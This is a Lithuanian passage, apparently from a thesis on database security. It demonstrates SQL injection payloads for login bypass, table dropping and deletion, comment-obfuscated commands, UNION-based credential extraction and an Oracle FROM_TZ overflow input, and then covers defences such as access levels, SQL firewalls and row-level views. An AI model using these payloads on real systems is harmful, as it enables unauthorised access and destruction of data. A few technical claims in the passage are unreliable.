Pateiktame programinio kodo fragmente duomenys, iš įvesties laukų, prisijungimo vardas ir slaptažodis dinamiškai naudojami SQL užklausoje, siekiant identifikuoti vartotoją ir autentifikuoti ar jis iš tikrųjų yra tas kuo prisistato. Užklausos pagalba kreipiamasi į duomenų bazę, kurioje tikrinama ar yra vartotojas su nurodytu prisijungimo vardu ir slaptažodžiu. Jei randamas ieškomas įrašas, laikoma, jog prisijungimas buvo sėkmingas. Priešingu atveju prašoma pakartoti prisijungimą.

Įsilaužėlis gali įvesti simbolius, komandas, kurių sistemos kūrėjas nenumatė. Jei į įvesties laukelius įvesime žemiau pateiktas kombinacijas, sėkmingai prisijungsime prie sistemos nežinodami nei prisijungimo vardo, nei slaptažodžio.

```
User ID: ` OR ``=`
Password: ` OR ``=`
```

Nuskaičius informaciją iš įvesties laukų, gauname žemiau pateiktą SQL užklausą, kuri visada yra teisinga ir suteikia galimybę prisijungti.

```
select USERID from USER where USERID = `` OR ``=`` and PWD = ``OR ``=``
```

Įvesties laukeliuose įvedus kombinaciją ` OR ``=`` „--“ galimas prisijungimas prie informacinės sistemos bet kokiu slaptažodžiu. Po kombinacijos „--“ visas likęs tekstas yra ignoruojamas.

```
User ID: ` OR ``=`` --
Password: abc
```

Didesnė žala padaroma jei programišiui nėra svarbi informacija saugoma DB. Todėl jis gali bandyti sunaikinti duomenų lenteles. Norint pašalinti duomenis reikia prisijungimo vardo laukelyje įvesti žemiau pateiktą kombinaciją:

```
User ID: ` ; DROP TABLE USER ;--
Password: 123
```

arba

```
User ID: ` ; DELETE FROM USER WHERE ``=`
Password: ` OR ``=`
```

Nuskaitę duomenis iš įvesties laukelių ir juos patalpinę į tam tikras vietas, gauname jog SQL užklausa atrodo taip:

```
select USERID from USER where USERID = ``; DROP TABLE USER ;--` and PWD = `` OR ``=``
```

arba

```
select USERID from USER where USERID = ``; DELETE FROM USER WHERE ``=`` and PWD = `` OR ``=``
```

Antroji komanda turi didesnį pasisekimą programišių pasaulyje. Pirma komanda nepriklauso nuo komandos pabaigos simbolio „--“ naudojimo. Antra naudoja DELETE funkciją. Komanda DROP galėtų būti atmetama dėl teisių trūkumo dar neprisijungus prie sistemos. DELETE komanda galima atlikti ir neturint reikiamų teisių.

SQL injekcijos naudojant komentarus

SQL injekcijų grupė pasižymi komentarų naudojimu. Galima anksčiau nagrinėtas užklausas užrašyti naudojant įsiterpusius komentarus, į kuriuos DVBS nekreipia dėmesio ir dauguma apsaugos sistemų neaptinka. Siekiant atlikti SQL komentarais grindžiamą SQL injekciją MySQL duomenų bazės valdymo sistemai turėtumėme į prisijungimo laukelius įvesti žemiau pateiktas komandas, kurios sunaikina saugomą informaciją.

```
DR/**/OP TAB/**/LE USER
DE/**/LE/**/TE FR/**/OM USER
```

SQL injekcija naudojant UNION parametrą

Populiarus SQL injekcijų tipas grindžiamas UNION parametro naudojimu. Šios funkcijos pagalba galime apjungti visas duomenų lenteles saugomas informacinėje sistemoje. Realizacija:

```
SELECT ... UNION [ALL | DISTINCT]
SELECT ... [UNION [ALL | DISTINCT] SELECT ...]
```

UNION parametras naudojamas duomenų pateikimui iš kelių skirtingų duomenų lentelių laukų į vieną rezultatų sąrašą. Naudojant UNION ar DISTINCT parametrus gaunami tik unikalūs įrašai. UNION ALL parametras pateikia visus įrašus, kurie atitinka užklausą. Statistiniai duomenys rodo, jog daugiausiai duomenų vagysčių įvykdoma naudojant UNIONALL funkciją.

Įsilaužėliai aplikacijos lygmenyje, prie naudojamos darbui SQL užklausos, prišlieja papildomą užklausą, kurios ilgis nėra ribojamas. Tokios užklausos dažniausiai naudojamos duomenų paieškai ir paviešinimui. Naudoti apjungtas užklausas nėra sudėtinga kadangi WHERE parametro ilgis nėra fiksuoto ilgio. Standartinė užklausa, skirta ieškoti autobusų maršrutams atrodo taip:

```
select AutobusuKomp, KelionesNr, Stotis from Keliones where Miestas = 'KNS'
```

Į laukelį skirtą ieškoti galimų maršrutų iš nurodyto miesto. Žinodami duomenų bazės struktūrą, galime suformuoti užklausą. Įvedus suformuotą komandą į laukelį gauname duomenis, kurie nebuvo numatyti paviešinti:

```
KNS` union all select loginame, hostname, login_time from Autentification where `1`=`1
```

Tokiu atveju užklausa atrodytų taip:

```
select AutobusuKomp, KelionesNr, Stotis from Keliones where city='KNS' union all select
loginame, hostname, login_time from Autentification where '1'='1'
```

Panaudoję šį injekcijos tipą, galime sužinoti visas keliones, kas tuo metu yra prisijungęs prie sistemos ir daug kitos neviešinamos informacijos.

SQL injekcijos naudojant sysobject ir syscolumns funkcijas

DBVS turi funkcijas, kurių veikimas ir gaunamas rezultatas yra labai panašus į prieš tai pateiktas UNION ir UNIONALL funkcijas. Ši SQL injekcija atliekama įterpiant į įvesties lauką *sysobject* ar *syscolumns* parametrą.

```
select name, name, crdate from sysobjects where xtype='U'
```

Vykdant šią užklausą įsilaužėlis gali gauti informaciją iš sisteminių DVBS failų, kuriuose saugomi prisijungimo vardai ir slaptažodžiai, tačiau įsilaužėlis turi žinoti duomenų tipą. Netinkamai nurodžius lentelės lauko tipą pasirodys klaidos pranešimas.

SQL injekcijos įterpiant kitą SQL komandą

Įvesties laukelis skirtas duomenų talpinimui duomenų bazėje gali būti panaudotas informacijos paviešinimui. Šis įsilaužimas vykdomas iššaukiant užklausą užklausoje. Realiausias informacijos paviešinimo pavyzdys, kai į INSERT funkciją įterpimas SELECT. Tokiu atveju pranešimas išsaugomas duomenų bazėje ir dėl SELECT komandos pateikiama informacija, kuri buvo aprašyta SELECT komanda. Aplikacijos lygmens įvesties laukelių kūrimas nėra sudėtingas, tačiau vertėtų nepamiršti aplikacijos saugumo užtikrinimo. Užklausa atrodo taip:

```
INSERT into Atsiliepimai(Antraste, Autorius, Atsiliepimas) values (Testas, Vardenis, Atliekame testavimą.)
```

Paprastas nesudėtingas atsiliepimo talpinimas duomenų bazėje įterpus SELECT komandą gali paviešinti duomenų bazėje saugomą konfidencialią informaciją. Žemiau pateikta užklausa keliauja į MS SQL serverį:

```
INSERT into MESSAGES(SUBJECT, AUTHOR, TEXT) values ('start', 'start', 'start'); INSERT into MESSAGES (subject, author) select o.name,c.name from sysobjects o, syscolumns c where c.id=o.id; INSERT into MESSAGES values ('end', 'end', 'end')
```

Šios užklausos pagalba gauname saugomus duomenis iš užklausoje nurodytų laukelių. Platus SQL kalbos taikymas, lankstumas bei įvairiapusiškumas leidžia kurti vis sudėtingesnius projektus, tačiau tuo pačiu didina aštrina saugumo klausimus.

SQL injekcijų fiksavimas, stebėjimas, informavimas ir blokavimas

SQL injekcijos saugumo lygmenys:

1. Mažinti aplikacijos pažeidžiamumų skaičių.
2. Išnagrinėti SQL pažeidžiamumų tipus ir juos ištaisyti.
3. Apsaugoti duomenų bazę filtruojant užklausas.

SQL injekcijos nėra duomenų bazės pažeidžiamumas. Tai yra tiesiog SQL užklausų ir aplikacijos programinio kodo glaudaus ryšio nebuvimas.

Punktai, kuriais turi vadovautis (administratorius, programuotojas):

1. Įvedamos informacijos ilgis turi būti fiksuoto ilgio. Prieš patenkant kintamiesiems į SQL užklausą turi būti pašalinti visi draustini simboliai.
2. Duomenų bazė neturi aptarnauti apjungtas SQL užklausas.
3. Prisijungimas prie sistemos turi būti tikrintas visais įmanomais būdais.
4. Kabutės turi būti naudojamos visuose įvesties laukuose. Netgi skaitiniuose.

SQL injekcija ir buffer overflow

Oracle DBVS įdiegtos 6 stkirtingos buferio perpildymo galimybės 8i ir 9i versijose.

- BFILENAME—Oracle 8i, 9i
- FROM_TZ—Oracle 9i
- NUMTODSINTERVAL—Oracle 8i, 9i
- NUMTOYMINTERVAL—Oracle 8i, 9i
- TO_TIMESTAMP_TZ—Oracle 9i
- TZ_OFFSET—Oracle 9i

FROM_TZ parametras skirtas laiko parametrams aprašyti, naudojama data, laikas bei laiko juostos vertė. Laiko juostos vertė string parametru tz_hour:tx_minute. Norint nukeliauti į rytų pasaulio laiko juostą reikia atlikti tokią komandą:

```
SELECT FROM_TZ(TIMESTAMP '2010-12-30 17:35:00', '6:00') FROM DUAL;
```

Parametras pažeidžiamas dėl to, jog laiko juostos reikšmė atkeliauja iš aplikacijos. Dėl per ilgo simbolių skaičius atsiranda pažeidžiamumas:

```
SELECT FROM_TZ(TIMESTAMP '2010-12-30 17:35:00',
'abcabcabcabcacbacacbabcbbacbacbacbacbacbac') FROM DUAL;
```

Įvesties laukelyje nurodžius tokio ilgio reikšmę, kuri nebuvo numatyta - perpildoma steką. Perpildžius buferį ekrane rodomas klaidos pranešimas su steko adresu. Kadangi Oracle DVBS procesas Windows operacinėje sistemoje vykdomas administratoriaus teisėmis, suteikiama galimybė perimti operacinės sistemos valdymą administratoriaus teisėmis. Unix operacinėje sistemoje DBVS vykdoma *User* teisėmis, todėl šis pažeidžiamumas yra ribotos žalos.

FROM_TZ pagrindas yra laiko juosta. Jei aplikacijos lygmenyje naudojamas tokio tipo įvesties laukas, duomenys turi patekti į laiko intervalą bei būti skaičiaus tipo.

Apsauga nuo SQL injekcijų ir buferio perpildymo

- Patikrinkite SQL užklausas, kuriose naudojamas FROM_TZ. Ar jose galimas pažeidžiamumo realizavimas. Jei programiniu kodu nėra panaikintas pažeidžiamumas, reikėtų atsisakyti FROM_TZ parametro naudojimo.
- Įsilaužėlis turi labai tiksliai suplanuoti string tipo užklausą ir programinio kodo pagalba nušokti į tam tikrą steko adresą. Tokiu būdų administratoriui suteikiama galimybė atpažinti ataką ir įvykdyti atsakomuosius veiksmus.

Naudotojų modelio sugretinimas su aplikacijos informacija

SQL užklausų filtracijai galima naudoti SQL ugniasienę. Šiame saugumo lygyje tikrinama kiekviena sesijos reikšmė. Taip pat visos SQL užklausos lyginamos su saugumo nustatymais. Jei SQL užklausa neatitinka saugos nustatymuose numatytų teisių, informuojamas DB administratorius realiu laiku arba užklausos vykdymas tiesiog atmetamas.

Prisijungiame prie DB2 DB, kurios IP adresas 10.10.10.5. Jungiamės iš aplikacijos serverio, kurio IP adresas 192.168.1.168. Vykdoma SQL užklausa (UPDATE Darbuotojai SET

Atlyginimas=Atlyginimas *1.3), kuri vykdoma APPSRV prisijungimo vardu prie DB. Tokiu atveju galime surinkti nemažai informacijos:

- Užklausa atkeliavo iš: 192.168.1.168
- Užklauso buvo vykdoma : 10.10.10.5
- Prisijungimas prie duomenų bazės: APPSRV
- Panaudota SQL komanda: UPDATE
- Objekto pavadinimas su kuriuo buvo atliktas veiksmas: Darbuotojai

Taigi naudojant ugniasienę pakanka parametrų pagal kuriuos būtų galima atlikti filtravimą. Pvz.: Naudotojas APPSRV negali atlikti jokių veiksmų Darbuotojai lentelėje.

Iškviečiant užklausą iš aplikacijos lygmens prisideda naudotojo unikalus numeris, bei pasikeičiamas sesijos savininkas. *CLIENT_IDENTIFIER* yra atributas naudojamas Oracle DVBS. Jis yra integruotas į USERENV, kuris gali konfigūruojamas *DBMS_SESSION* įvestimi. Ši įvestis leidžia priskirti klientui unikalią žymę. Ši žymė Oracle DVBS tampa globali. *USERNV* gali būti naudojamas tik naudojant OCI tvarkykles. Tokiu būdu aplikacijos lygmenyje priskiriamas naudotojo identifikatorius naudojant OCI funkciją. Kai aplikacija kviečia vartotoją, kurio unikalus numeris yra 123 naudojamas OCI-AttrSet funkcijos kaip pateikta pavyzdyje:

```
OCIAttrSet(session, OCI_HTYPE_SESSION, (dvoid *)"123", (ub4)strclen("123"),
OCI_ATTR_CLIENT_IDENTIFIER, OCIError *error_handle);
```

Jei Oracle DVBS naudoja JDBC tvarkykles galimas inkapsuliacijos metodų naudojimas setClientIdentifier ir clearClientIdentifier. Pasiuntus užklausą getConnecton bei užmezgus ryšį su paskirties įrenginiu, šaukiamas setClientIdentifier. Taip duomenų bazė žino, jog pakeitimai buvo atlikti iš aplikacijos pusės. Kai norimi veiksmai atlikti šaukiama clearClientIdentifier komanda prieš grįžtant prie standartinio prisijungimo.

Galimas globalaus aplikacijos turinio naudojimas palaikomas DBMS_SESSION įvesties. Šiuo būdu galima priskirti netik naudotojo modelį, bet ir naudoti taisykles aplikacijos programiniame kode. Galimos priskyrimo ir atšaukimo komandos:

SET_CONTEXT

SET_IDENTIFIER

CLEAR_IDENTIFIER

CLEAR_CONTEXT

Naudojant šią technologiją sukuriamas globalus (context):

```
CREATE CONTEXT sec USING sec.init ACCESSED GLOBALLY
```

Priskiriami įvairūs atributai, kurie naudojami, priskiriamas identifikuotas vartotojas. Norint vartotojui priskirti „TOP SECRET“ lygį, atliekama ši komanda:

```
DBMS_SESSION.SET_CONTEXT('sec', 'clearance', 'TOP SECRET', 'APPSRV', '123')
```

Šiuo atveju APPSRV yra prisijungimo vardas, kurį naudoja aplikacijos serveris prisijungimui prie duomenų bazės. Šiame taške aplikacijos serveris gali atnaujinti konekciją iš biuro(pool) ir priskirti naudotojui identifikatorių, iškviečiant tik vieną kartą SQL komandą:

```
Begin DBMS_SESSION.SET_IDENTIFIER('123'); end;
```

Jei SQL užklausos atliekamos J2EE programavimo kalba, serveris atlieka žemiau pateiktus veiksmus:

1. Atkuria naudotojo identifikatorių naudodamas getUserPrincipal komandą.
2. Užmezgamas ryšys tarp biure saugomos duomenų bazės ir paskirties kompiuterinio įrenginio.
3. Priimamas identifikatorius priklausomai nuo aplinkybių.
4. Atlieka duomenų bazės operacijas.
5. Išvalo identifikatorių.
6. Atšaukia ryšį tarp serverio ir paskirties kompiuterio.

Bet koks programinis kodas naudojamas ryšio užmezgimui tarp duomenų bazės ir paskirties kompiuterio, analizuojamas ar atitinka saugumo keliamus reikalavimus:

```
SYS_CONTEXT('sec', 'clearance')
```

Ši komanda pirmiausia patikrina naudotojo identifikatorių. Identifikatorius naudojamas reikšmės perskaičiavimui. Naudotojo identifikatoriui galime priskirti aibę atributų, kurie padeda nustatyti konkretaus vartotojo teises. Galimas atributų priskyrimas apsaugos tikslumui apibūdinti bei naudotojo prieigos atributai, kurie leidžia darbuotojui prisijungti prie konkrečios sistemos tik darbo metu ir pan.

```
DBMS_SESSION.SET_CONTEXT('sec', 'clearance', 'TOP SECRET', 'Vardenis', '123')
DBMS_SESSION.SET_CONTEXT('sec', 'off_hours_allowed', '1', 'Vardenis', '123')
```

Pateiktas pavyzdys efektyvesnis naudojant OCI naudotojo identifikavimo mechanizmą. OCI teikiama nauda:

3. Suteikiama daugiau pasirinkimų ir konfigūravimo galimybių.
3. OCI naudoja paprastas SQL užklausas. Jo neriboja tvarkyklės ir kiti programiniai ar techniniai parametrai.
3. Ši priemonė gali būti naudojama kartu su išorinėmis apsaugos priemonėmis.

Naudojant išorinės apsaugos lygmenį yra paprasčiau stebėti duomenų bazės veiksmus nei naudojant vidinę apsaugą SYS_CONTEXT(‘sec’, ‘clearance’). Nereikia pakeisti programinio kodo. Geriausia naudoti, kai nenorima pakeisti duomenų bazės struktūros ir valdymo, bet siekiama kontroliuoti prieigos kontrolę.

2.3 Apibendrinimas

Duomenų bazių saugumas nagrinėjamas žinomų pasaulio saugos įmonių bei asmenų. Šios įmonės klasifikuoja pažeidimus pagal tam tikrus parametrus. Gartner Group įmonė klasifikuoja pažeidžiamumus į programavimo klaidas bei sistemos parametrų konfigūravimo klaidas.

Emil Burtescu, žinomas duomenų bazių saugos specialistas, skirsto pažeidimus į informacinių sistemų atakas bei į specifines duomenų bazes orientuotas atakas.

Data Breach, duomenų saugos organizacija, pažeidimus skirsto į septynias grupes. Šias grupes būtų galima apjungti ir suskirstyti į tris stambesnes grupes. Pasitelkiant į pagalbą psichologinius aspektus, iš žmonių išviliojama slapta informacija, prisijungimo vardai, slaptažodžiai. Antra grupė pažeidžiamumų yra kūrėjų klaidos. Paskutinioji grupė - fizinis pažeidžiamumas. Tai gali būti tiek pasisavintas kompiuteris su tam tikra informacija, tiek kompiuterinė įranga, nukentėjusi nuo stichinių nelaimių.


Taip pat Data Breach organizacija atliko įsilaužimų analizę ir įvertino pažeidžiamumus pagal jiems atlikti reikalingų žinių kiekius. Žinios skirstomos nuo jokių žinių nereikalaujančių pažeidžiamumų iki aukšto lygio technologijų išmanymo.

Atlikta Microsoft Baseline Security Analyzes saugumo tikrinimo įrankio analizė. Šios analizės metu paaiškėjo, jog pažeidžiamumai klasifikuojami į keturias grupes. Nuo programinės

įrangos pačiame kompiuteryje konfigūravimo nustatymo iki pačios DVBS valdymo sistemos parametrų.

Šiame skyriuje išanalizuoti pažeidimų tipai. Atlikus analizę paaiškėjo, jog daugiausiai pažeidimų įvyksta ne dėl programinių klaidų, bet dėl neteisingo sistemų administravimo bei naudojimo. Atlikta nuotolinio programinio kodo įterpimo (XSS) ir pažymų klastojimo (CSRF) pažeidimų analizė. Kitas dažnai pasitaikantis pažeidimas yra slaptažodžio spėjimas (brute force). Ši ataka realizuojama bandant prisijungti standartiniais vardais ir slaptažodžiais arba kodo generatoriais, kurie per tam tikrą laiką išbando visas įmanomas kombinacijas. Daugiausiai pažeidimų variacija aptikta SQL injekcijų pažeidimuose.

Sudėtingiausias ir daugiausiai žalos galintis padaryti įsilaužimo tipas yra perpildžius buferį. Patyrusiam programišiui aptikus galimybę perpildyti sistemos buferį galimas visiškas sistemos kontrolės praradimas, duomenų praradimas ar vagystė.



3 pav. Pažeidimų hierarchinės struktūros modelis.

3.KOMPLEKSINIS DUOMENŲ APSAUGOS MODELIS

3.1 Prielaidos

Elektroninės informacijos saugos proceso tikslas – apsaugoti sistemos vertybes, užtikrinti informacijos tikslumą ir vientisumą, duomenų apdorojimo, perdavimo konfidencialumą, apsaugą nuo atsitiktinio ar neteisėto pasinaudojimo, modifikacijos arba sunaikinimo bei sumažinti nuostolius, kurie gali būti patirti, jei informacija būtų modifikuota ar sunaikinta.

Įmonės informacines sistemas dažniausiai sudaro kompiuterinė sistema, žmonės, procedūros, duomenys ir informacija, ryšio priemonės. Organizacijos struktūra centralizuota. To pasekoje formuojama centrinė būstinė ir nutolę padaliniai, kurie apjungiami į vientisą bendrą tinklą, virtualiais privačiais koduotais kanalais. Tinklo pagrindinė paskirtis – centralizuoti duomenis, kad būtų užtikrintas jų vientisumas, centralizuota apsauga nuo atsitiktinio ar neteisėto pasinaudojimo, modifikacijos arba sunaikinimo. Įmonės darbuotojai, kuriems kaip darbo priemonė reikalingas kompiuteris, turi būti registruoti centrinėje kompiuterių tinklo vartotojų sistemoje (domene). Tik šios sistemos vartotojams suteikiama galimybė dirbti kompiuteriu, naudotis bendrojo naudojimo katalogais, elektroninio pašto dėžute, internetu, intranetu būti įtrauktam į įstaigos struktūrines vartotojų grupes. Pagrindinės programos įdiegtos centrinėje buveinėje esančiose tarnybinėse stotyse. Prie programų jungiasi tik prieigos teisę turintis tinklo vartotojas.


Įmonės valdomai informacinių technologijų infrastruktūrai, informacijai ir duomenims kyla įvairi grėsmė. Todėl būtina laiku aptikti elektroninės informacijos saugos incidentus ir užkirsti jiems kelią. Suvokiant apsisaugojimo nuo galimos grėsmės elektroninei informacijai priemonių naudojimo būtinybę, nustatomas šios elektroninės informacijos saugos kryptys: nuolatos diegti technines ir organizacines priemones bei tobulinti organizacinę kultūrą, ypač daug dėmesio skiriant informacinių technologijų specialistų kompetencijos kėlimui ir jų atsakomybės saugant elektroninę informaciją didinimui.

Siekiant užtikrinti saugią prieigą prie informacinės sistemos, taikomos prisijungimo saugumo priemonės. Sistema turi slaptažodžio apsaugą. Prie sistemos gali prisijungti tik serveryje aprašytas sistemos vartotojas, kuriam suteiktos tam tikros teisės dirbti su sistema. Prieigos teisės prie sistemos suteikia tiktai sistemą prižiūrintis asmuo. Prieigos teisė prie duomenų bazių kitais

būdais, nei per standartines taikomąsias programas nesuteikiama. Neleidžiama keisti duomenų jokiais kitais būdais, išskyrus per taikomąją programą.

3.2 Duomenų bazių apsaugos komponentai

Kompleksinė sistemos apsauga susideda iš šešių komponentų. Pirmasis komponentas yra duomenų bazių saugus konfigūravimas. Šis elementas atsakingas už teisingą duomenų bazių valdymo sistemos (DBVS) saugų darbą. Antrasis kompleksinės apsaugos komponentas yra teisinga duomenų bazių saugos lygių konfigūracija. Šia apsauga apribojamas informacijos matomumas ir prieinamumas darbuotojams, kurių darbinėms funkcijoms atlikti nėra reikalinga perteklinė informacija. Duomenų bazė privalo būti apsaugota nuo SQL injekcijų. Šis pažeidimas yra svarbus dėl galimų pasekmių. Visa veikla ir netgi atliekamų konfigūravimo veiksmų istorija privalo būti kaupiama atskiroje lentelėje. Jei duomenų bazė nėra labai didelė ir nėra reikalinga didelė sparta reikėtų vykdyti kiekvieno žingsnio monitoringą. Aplikacijos ir bazių apsaugos modelis reikalauja, jog kuo daugiau verslo logikos būtų perkeliama aplikacijai siekiant neapkrauti nereikalingais darbais duomenų bazę, paliekant jei tik būtinas funkcijas ar paprogramių vykdymą. Paskutinis kompleksinės apsaugos komponentas skirtas apsaugai nuo įterptinio programinio kodo vykdymo. Žemiau pateikta kompleksinės apsaugos veiklos modelis.



4 pav. Kompleksinės apsaugos veiklos modelis.

Visi šie elementai apjungti į vieną bendrą visumą sudaro kompleksinės apsaugos modelį. Sekančiame skyriuje detalizuojamas kiekvienas modelio elementas.

3.2.1 Duomenų bazių saugus konfigūravimas

Duomenų bazių valdymo sistemų vartotojų konfigūravimas. Keičiame standartinį duomenų bazės vartotojo vardą į visiškai kitą, kuris nėra naudojamas duomenų bazių valdymo sistemose. Tai gali būti vartovardis „pavasaris“. Apribojamas maksimalus lygiagrečių prisijungimų tuo pačiu vartotojo vardu skaičius iki dviejų. Naudojant operacinės sistemos vartotojus yra rizika įsilaužti per duomenų bazės valdymo sistemos vartotoją, kuris veikia visas teises turinčio operacinės sistemos vartotojo vardu. Įsilaužimo atveju įsilaužėlis turės visas teises į reikalingas serverio valdymui. Todėl duomenų bazių valdymo sistemos procesas paleidžiamas mažiausiai teisių turinčio operacinės sistemos vartotojo vardu. Jam suteikiamos tik tos teisės, kurios reikalingos duomenų bazių valdymo sistemos veikimui. Konfigūruojant vartotojus reikia prie aplanko, kuriame įdiegta duomenų bazių valdymo sistema pašalinti galimybę kitiems vartotojams pasiekti per tinklą. Procesų srityje duomenų bazių valdymo sistemos procesui priskirti tik vieną vartotoją, kuris galės vykdyti procesą. Taip pat reikia palikti tik tuos vartotojus, kurie yra naudojami. Visi nereikalingi vartotojai privalo būti pašalinti.

Duomenų bazės vartotojų automatinio kūrimo išjungimas. Duomenų bazių valdymo sistema pagal nutylėjimą, suteikiant teises neegzistuojančiam duomenų bazės vartotojui, sukuria pagal nutylėjimą naują vartotoją.


Įjungti duomenų bazės valdymo sistemos autentifikacijos tikrinimą. Jei autentifikacija nevyksta, prie duomenų bazės galės prisijungti bet kuris DBA vartotojas. Patikrinti galima tiesiog jungiantis be slaptažodžio.

Duomenų bazės vartotojai, turintys bent vieną teisę į lentelę, gali matyti duomenų bazių valdymo sistemoje saugomas duomenų bazes. Pagal nutylėjimą vartotojas, neturintis jokių teisių, gali matyti informaciją, susijusią su duomenų bazės struktūra. Todėl reikia leisti tik globaliems vartotojams matyti šią informaciją.

Jei nėra tikslingai naudojami operacinės sistemos failai, rekomenduojama uždrausti duomenų bazės valdymo sistemai kurti naujus aplankus ar failus, ar juos skaityti. Rekomenduojama išjungti visas operacijas, susijusias su operacinės sistemos failais.

Pagal nutylėjimą, jungiantis per klientą prie duomenų bazės valdymo sistemos proceso, sukuriama nauja gija, kuri tikrina ar vidiniame tinkle „hostname“ keše yra besijungiančio mazgo IP adresas. Jei adreso nėra, jis konvertuojamas į IP adresą. Tokiu būdu prie duomenų bazės valdymo sistemos galės jungtis tik konkretūs IP adresai.

Duomenų bazių valdymo sistema ir web serveris turi būti atskiri serveriai. Jungtis prie duomenų bazės gali tik web serverio adresas. Paliekami tik tiek prievadų, kiek reikia atlikti funkcijoms.




5 pav. Kompleksinės apsaugos veiklos modelis.

Atlikus šiame modelyje aprašytus veiksmus atskiriamas internetinis serveris ir duomenų bazės serveris. Kontroliuojama prieiga resursų iš reikalingų potinklių. Suteikiamas ir kontroliuojamos vartotojų teisės. Sistema apsaugoma nuo standartinių konfigūravimo klaidų.

3.2.2 Duomenų apsaugos lygiai

3.2.2.1 Objekto lygis

Objekto lygio apsaugos metodo metu suteikiamas standartinis priėjimo prie duomenų apribojimo lygis. Vartotojui prieigai prie duomenų bazės suteikiamos teisės objekto lygmenyje. Tai gali būti teisės į duomenų bazės lentelę, virtualią lentelę, seką procedūrą, funkciją ar kt. Didelėse įmonėse, kuriose naudojamos didelės ir sudėtingos sistemos, sudėtingesniam funkcionalumui ar keliamiems itin aukšto saugumo lygio reikalavimams, kiekvienam sistemos funkcionalumą sudarančiam posistemiui (komponentui) galima sukurti kelis atskirus ribotomis teisėmis dirbančius vartotojus.



6 pav. Objekto lygio apsaugos principinė schema.

A) paprasta sistema, B) Didelė sistema

Aukščiau esančiame paveiksle pavaizduota sistema „A“. Šios sistemos trūkumas – jog persipina išorinių ir administruojančių vartotojų teisės. Sistema „B“ yra saugi. Joje išskirtos dvi vartotojų grupės. Pirmoji „Administravimo“, kuri gali atlikti aukštesnio lygio veiksmus. Antroji „Viešoji grupė“, kurios funkcionalumas apsiriboja nuo „Administravimo“ grupės suteiktų teisių.

3.2.2.2 Lentelės lauko lygio apsauga

Lentelės lygio teisės suteikia galimybę vartotojui valdyti lentelės įrašus naudojant funkcijas: INSERT, UPDATE, DELETE, SELECT ir kitos funkcijos. Šio apsaugos metodo teisės nusako kokius lentelės laukelius galima naudoti įvairių operacijų metu. Norėdamas vartotojas įterpti į lentelę tam tikrą informaciją, turi turėti įterpimo teises į visus privalomus laukus. Jei vartotojas neturi šių teisių, duomenų įterpimas nepavyks.

Lentelės lauko lygio apsauga naudoja daugybe įvairių veiksmų, siekiant užtikrinti funkcionalumą ir taip labai apsunkina duomenų bazės darbą. Esant lentelės laukelio lygio apsaugos poreikiui, siūloma apriboti sukuriant virtualią lentelę ir teises suteikti tik į ją:

```
GRANT INSERT (Pavadinimas, Aprasymas)
UPDATE (Pavadinimas) ON Jonas.Knygos TO Petras
```

Oracle duomenų bazių valdymo sistemoje lentelės laukų teises galima peržiūrėti atlikus paiešką metaduomenų lentelėse:

dba_col_privs – visų DB lentelių laukų teisės

all_col_privs – visų vartotojui matomų lentelių ir jų laukų teisės

user_col_privs – laukų teisės, kai objekto savininkas yra prisijungęs vartotojas:

```
SELECT * FROM dba_col_privs
```

MySQL duomenų bazių valdymo sistemoje vartotojų prieiga prie lentelės laukų valdoma naudojant standartines GRANT ir REVOKE teisių komandas. Galima naudoti SELECT, INSERT, UPDATE teises į lentelės laukus:

```
GRANT SELECT (Pavadinimas, Aprasymas), INSERT(Pavadinimas, Aprasymas), UPDATE (Pavadinimas, Aprasymas) ON Knygos.Viesinimas TO ‘app_user’@’%’;
```

SQL teises į laukus galima peržiūrėti komanda:

```
SELECT * FROM mysql.columns_priv
```

Jei naudojama prieigai ir administravimui MyAdmin programinė įranga, vartotojų privilegijas galima peržiūrėti paspaudus mygtuką SHOW GRANTS.

Daugumoje duomenų bazių valdymo sistemų integruoti sprendimai skirti lentelės įrašo lygio apsaugai:

3 lentelė. Duomenų bazių valdymo sistemų integruoti lentelės įrašo lygio apsaugos įrankiai.

Duomenų bazių valdymo sistema	**Integruoti lentelės įrašo lygio apsaugos įrankiai**
Oracle	Virtual Private Database (VPD) arba Fine – Grained Access Control (FGAC)
SQL Server	Fine – Grained Privileges
DB2	Multi – Level Security (MLS)
Sybase	Fine – Grained Access Control

Šie sprendimai dažnai keliauja kaip papildomo funkcionalumo įrankiai ir į standartinę duomenų bazių valdymo sistemą neįeina. T.y. reikia išsipirkti papildomai. Oracle yra gamintojas, kuris už papildomą funkcionalumą reikalauja papildomų modulių išsipirkimo. Šis

funkcionalumas pateikiamas naudojant Oracle Database Enterprise Edition versiją. My-SQL duomenų bazių valdymo sistema visiškai neturi šio funkcionalumo. Šį funkcionalumą galime realizuoti patys. Šio apsaugos lygio pagrindu yra paremtas saugumo architektūros šablonas.

Šio funkcionalumo veikimo principas. Nustačius reikiamas taisykles į konkretų objektą, visi į duomenų bazę patenkantys SQL užklausų kreipiniai į tą lentelę yra koreguojami pridedant papildomą apribojimą. Tarkime kreipiamasi į duomenų bazę užklausa:

```
SELECT * FROM personalas
```

Duomenų bazių valdymo sistema gavusi šią užklausa ją koreguoja į žemiau pateiktą:

```
SELECT * FROM personalas WHERE Padalinys = 15
```

Pagal pakeistą užklausą vartotojas gali peržiūrėti tik savo padalinio informaciją.

MySQL duomenų bazių valdymo sistemoje nėra modulio skirto lentelės įrašo apsaugos lygio. Šis apsaugos metodas gali būti realizuojamas administratoriaus. Administratorius sukuria kiekvienam sistemos vartotojui atskirą duomenų bazės vartotoją. Įrašo lygio apsaugos mechanizmas nustatomas šiais būdais:

- Pridedamas lentelei papildomas atributas:

```
CREATE TABLE Knygos (
id int AUTO_INCREMENT NOT NULL,
Pavadinimas varchar(80),
Autorius varchar(20),
Virselis blob,
Aprasymas text,
Savininkas varchar(30), -- knygos savininko saugojimui
PRIMARY KEY (id)
```

- Sukuriant virtualią lentelę, filtruojančią duomenis iš lentelės pagal papildomą atributą:

```
CREATE VIEW VartotojuKnygos (
        Pavadinimas,  Autorius,  Viršelis, Aprašymas)
AS SELECT
        Knygos.Pavadinimas AS Pavadinimas,
        Knygos.Autorius AS Autorius,
```

```
        Knygos.Virselis AS Virselis,
        Knygos.Aprasymas AS Aprasymas
FROM
        Knygos
WHERE
        (Knygos.Savininkas = substring_index(user(), '@', 1));
```

- Sukuriamos teisės atitinkamiems vartotojams kurti virtualią lentelę:

```
GRANT SELECT, INSERT, UPDATE, DELETE, ON TABLE VartotojuKnygos TO ‘app_user'@‘localhost';
```


- Aprašyti lentelės trigerius, kurie įrašys reikšmes į papildomą lentelės atributą :

```
